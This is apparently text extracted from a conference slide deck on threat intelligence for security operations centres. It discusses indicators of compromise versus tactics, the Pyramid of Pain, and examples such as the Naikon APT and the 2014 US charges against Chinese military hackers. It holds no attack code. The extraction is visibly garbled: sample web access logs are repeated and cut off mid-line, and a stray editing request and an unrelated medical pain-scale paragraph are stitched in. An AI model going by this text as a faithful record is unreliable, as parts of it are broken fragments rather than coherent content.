



Providing Intelligence Support to your World-Class SOC

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Allow myself to introduce myself – A. Powers

Brandon Catalan

- Cyber Espionage Principal @Accenture iDefense
- Former Cyber Threat Intelligence Manager @Raytheon
- Faculty Fellow, Pell Center for International Relations and Public Policy



It's evolve or die... – Craig Charles

Three Main Acts

1. Act 1: Products of our environment
2. Act 2: Going beyond the IOC “Flat Earth” Theory
3. Act 3: Finding success through difficult family discussions

What Role Do you Fit?


Threat Intelligence Consumers or Producers



130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=5D1SLAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FI-SW-01" "Opera/9.20 (Win
128.241.220.82 - - [07/Jan 18:10:57:123] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=5D5SL7FF6ADFF9 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/category.screen?category_id=GIFTS" "Mozilla/4.0 (Compaq i486 Win
ows NT 5.1; SV1; .NET CLR 1.1.4322)" "GET /oldlink?item_id=EST-26&JSESSIONID=5D5SL9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=FI-SW-01" "Mozilla/4.0 (Win
itemId=EST-16&product_id=RP-LI-02" 468 125.17 14.11.11.11 screen?category_id=FLOWERS&JSESSIONID=5D5SL8FF1ADFF6 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/category.screen?category_id=FLOWERS" "Mozilla/4.0 (Win
do?action=purchase&itemId=EST-16&product_id=RP-LI-02" 468 125.17 14.11.11.11 screen?category_id=FLOWERS" "Mozilla/4.0 (Win
opping.com/cart.do?action=purchase&itemId=EST-16&product_id=RP-LI-02" 468 125.17 14.11.11.11 screen?category_id=FLOWERS" "Mozilla/4.0 (Win

Definitions are ours...

- ▶ Tactics Techniques and Procedures – *Actions, strategies, methods, specific ways in which one might achieve a specific result.*
 - *Applies to the Attacker & Defender*
- ▶ Indicators of Compromise – *Artifacts observed as a consequence of a computer event / intrusion. (e.g. IP Addresses, Hashes, URL's, Domains, Mutexes)*



Act 1

Products of our environment



- ▶ RCE/Worms to APT

- ▶ Focused Ops to Denial & Deception

- ▶ Full Spectrum Info
Ops to Kinetic

- ▶ Prevent & Detect to retrospective analytics

- ▶ View vs Do Data Services & Rise of ThreatIntel
- ▶ Curate Signal

- ▶ Derivatives/Fusion
- ▶ Non-obvious recognition (ML/AI)


- ▶ Perimeter prevent focus to introspective solutions

- ▶ NTA & EDR
- ▶ Cloud & Mobile (evaporating perimeter)

- ▶ Scalability & Streaming
- ▶ Physics challenges

Perspectives & Indicators


David Bianco's Pyramid of Pain



130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&SESSIONID=SD5L9FF1ADFF3 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FI-SW-01" "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.14 screen?category_id=FLOWERS&SESSIONID=SD5L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=RP-LI-02" "Opera/9.20 (Windows; U; en-US; rv:1.9.2.20) Gecko/20110411 Firefox/3.6.10" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /product.screen?product_id=FL-DSH-01&SESSIONID=SD5L7FF6ADFF9 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=RP-LI-02" "Opera/9.20 (Windows; U; en-US; rv:1.9.2.20) Gecko/20110411 Firefox/3.6.10" 317 27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&SESSIONID=SD5L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=RP-LI-02" "Opera/9.20 (Windows; U; en-US; rv:1.9.2.20) Gecko/20110411 Firefox/3.6.10" 130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&SESSIONID=SD5L9FF1ADFF3 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FI-SW-01" "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.14 screen?category_id=FLOWERS&SESSIONID=SD5L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=RP-LI-02" "Opera/9.20 (Windows; U; en-US; rv:1.9.2.20) Gecko/20110411 Firefox/3.6.10"

Not an OR but an AND

David Bianco's Pyramid of Pain



Pain Management

Common Pain Points for Threat Intel Consumers & Producers



Established culture of chasing ephemeral IOC's



Communicating & Understanding How & Why to detect, investigate, and act.



Mapping requirements to business needs & standards




Combating "Braindrain" documenting analytic tradecraft/playbooks



Going beyond detection, into investigation, contextualization and action


UNIVERSAL PAIN ASSESSMENT TOOL

This pain assessment tool is intended to help patient care providers assess pain according to individual patient needs. Explain and use 0-10 Scale for patient self-assessment. Use the faces or behavioral observations to interpret expressed pain when patient cannot communicate his/her pain intensity.



Burn it down!!!


- Life < 18 February 2013:
 - Homegrown intel ops worked!
 - IOCs were all we needed!
- Life == 18 February 2013
 - Adversary picks up the NYT
- Life > 18 February 2013
 - Adversary abandons infrastructure
 - Goes underground
 - IOCs aren't enough



Creative: Can you help normalize the text, make this prettier

Example

- ▶ Naikon APT (Primarily Targeting South China Sea Region)
- ▶ Command & Control activity (single DYNDNS C2 domain resolution and rate of new IP's being acquired)
- ▶ May 19th 2014 Something changes...
- ▶ Why?



ThreatConnect Project Camerashy: Figure 51

<https://www.threatconnect.com/camerashy/>

Example

JUSTICE NEWS


Department of Justice
Office of Public Affairs

FOR IMMEDIATE RELEASE

Monday, May 19, 2014

U.S. Charges Five Chinese Military Hackers for Cyber Espionage Against U.S. Corporations and a Labor Organization for Commercial Advantage

First Time Criminal Charges Are Filed Against Known State Actors for Hacking



ThreatConnect Project Camerashy: Figure 51

<https://www.threatconnect.com/camerashy/>

Let's make it even more interesting...

- Fast forward to present day...
- Race to see who can burn IOCs and operations the fastest
- Cyber intelligence bubble
- New laws and privacy issues make proactive/reactive CND even more complicated
- Vendors aren't exactly making it easy to action intelligence either

North Korea's Ruling Elite Are Not Isolated

July 25, 2017

In-depth analysis of North Korean internet activity reveals an informed, modern, and technologically savvy ruling elite.

[Click here to download the complete analysis as a PDF.](#)



